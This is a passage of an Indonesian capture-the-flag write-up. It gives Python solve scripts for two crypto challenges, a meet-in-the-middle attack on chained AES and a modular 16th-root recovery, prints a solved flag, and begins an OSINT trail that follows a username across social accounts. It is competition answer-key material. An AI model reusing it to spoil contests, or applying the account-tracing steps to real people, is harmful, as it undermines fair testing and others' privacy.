   - **Unpad the Decrypted Data:** Remove padding to retrieve the original `FLAG`.

solve.py

```
from itertools import permutations
from hashlib import sha512
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from tqdm import tqdm
import sys

# Given data
chars = b'aes?its_4E5!%7'
plaintext = bytes.fromhex('62626262626262626262626262626262')
ciphertext = bytes.fromhex('5191361fb39838f1175b897258bff838')
encrypted_flag_hex =
'3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d967636101be73b861ee9c87ed
35087e1d58c01ede5531e25c7b60cd615f124d9029cdc2b8ef5d46c8a3d6d9bad517f931765
f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd3fc3ebad6c0dc13bd5c2a04
b789a5bf272d665898b15dd941213366d203d31256f1b85e4eaaa40bdd57785a81e41a77b81
737e13251666204798e08289058d30925a7d8ea1b3a862b240e79d00d22a7fea022317c046b
3d20b043e7263eb75365bd753e403fad142b59614110c10c8ddc1c6a841c7d2e5f70427b415
eb8e55a83d05fd9a21498dfd5bf10d13c7b071c8775af88fa10cc338b677c782f9f10dd5c93
c513f01a39d2e70d735f93dffe9fad87b4b72edfb1aa31a59d8b59c1ec31ea75f54b76a6265
097181b804ce32c82dad4a234975bff0bbe552f08a8cd218dfa881da9a04eaf65fbc96291e4
b226f19017f85b6910ed222efc050d7342f5b0a28eedffafaf8be7b4a4a52710632c9953e74
c1df2e952118072b8ee57335c87afcef26fed10c8a31de76e28a972878f2907ab61afc34708
4f0dc62e58703d212fe210301cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd
152011897d6803c0568d1e8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dda9d
71a409f83ac3f0dbb2de5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848f9
33e7643'
encrypted_flag = bytes.fromhex(encrypted_flag_hex)

# Generate all permutations of 3 unique characters
perm_bytes = [bytes(p) for p in permutations(chars, 3)]

# Dictionary to store intermediate states from the first half
mid_state_dict = {}

print("Computing mid_states for (a, b)...")
for idx_a, a in enumerate(tqdm(perm_bytes)):
    key1 = sha512(a).digest()[:32]
    cipher1 = AES.new(key1, AES.MODE_ECB)
    temp = cipher1.encrypt(plaintext)
    for idx_b, b in enumerate(perm_bytes):
        key2 = sha512(b).digest()[:32]
```

```
        cipher2 = AES.new(key2, AES.MODE_ECB)
        mid_state = cipher2.encrypt(temp)
        mid_state_dict[mid_state] = (a, b)

print(f"Total mid_states stored: {len(mid_state_dict)}")

print("Processing (c, d) and looking for matching mid_states...")
found = False
for idx_c, c in enumerate(tqdm(perm_bytes)):
    key3 = sha512(c).digest()[:32]
    cipher3 = AES.new(key3, AES.MODE_ECB)
    for idx_d, d in enumerate(perm_bytes):
        key4 = sha512(d).digest()[:32]
        cipher4 = AES.new(key4, AES.MODE_ECB)
        temp = cipher4.decrypt(ciphertext)
        mid_state = cipher3.decrypt(temp)
        if mid_state in mid_state_dict:
            a, b = mid_state_dict[mid_state]
            print(f"Found matching mid_state!")
            print(f"a: {a}, b: {b}, c: {c}, d: {d}")
            found = True
            break
    if found:
        break

if found:
    # Compute the final key
    key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_flag_padded = cipher.decrypt(encrypted_flag)
    try:
        decrypted_flag = unpad(decrypted_flag_padded, AES.block_size)
        print(f"Decrypted flag: {decrypted_flag.decode()}")
    except ValueError:
        print("Padding error. Decryption failed.")
else:
    print("No matching mid_state found.")
```



Nah yang second phase nya gak perlu GPT karena classic crypto and number theory hehe. Jadi flag kita itu di encrypt nya gini

$$enc = FLAG^{16} \bmod p$$


Nah buat dapetin FLAG nya, kita bisa kalkulasi modulo 16th root dari enc % p karena memenuhi syarat p prime dan e membagi p - 1. Nanti harus memenuhi persamaan ini.

$$FLAG^{16} = enc \bmod p$$

Karena udah ada library nya tinggal pake deh.

solve.py

```
from sympy.ntheory.residue_ntheory import nthroot_mod
from Crypto.Util.number import long_to_bytes

p = 
133012136148230042857195365859791078122575981045931349681688156723888803628
688228018095255163262102084341657855813845589189265915890789420247133118580
18443
enc = 
150328548123305780518736719119190728196472338755636184796754640423723387075
181338756008295561706743311832457829230379024087575169782499729570704186329
8364

roots = nthroot_mod(enc, 16, p, all_roots=True)
print(roots)
for r in roots:
    try:
        flag_bytes = long_to_bytes(r)
        flag_str = flag_bytes.decode('utf-8')
        print(flag_str)
    except UnicodeDecodeError:
        print(flag_bytes)
        continue
```




OSINT

Name Name Name


Flag: HOLOGY7{nic3_n1ce_n1C3_eZ_b4ng3t_l4h_s1ap_j4d1_f1n4lis_in1_m4h_s4mpai_JuMp4_Di_M4lanG!!!}

Pada chal OSINT kali ini, kami langsung diberikan username yang ditargetkan: normalctfplayer. Maka, kami langsung melakukan username enumeration pada website-website yang memungkinkan. Salah tahu yang paling meyakinkan adalah akun twitter @normalctfplayer. Akun ini mereferensikan suatu akun spotify.

Setelah itu, kami melakukan eksplorasi terhadap follower akun spotifynya. Yang menarik adalah Lucas.



Karena ia memiliki 1 follower bernama KevinBob yang ketika ditelusuri playlistnya, ‘sad song’, maka kita mendapatkan pastebin sebagai berikut.



Ketika pastebinnya ditelusuri, maka kita mendapatkan link berikut. Ketika kami menelusuri link shortener https://tinyurl.com/bajbtr94, kami mendapatkan file docs sebagai berikut.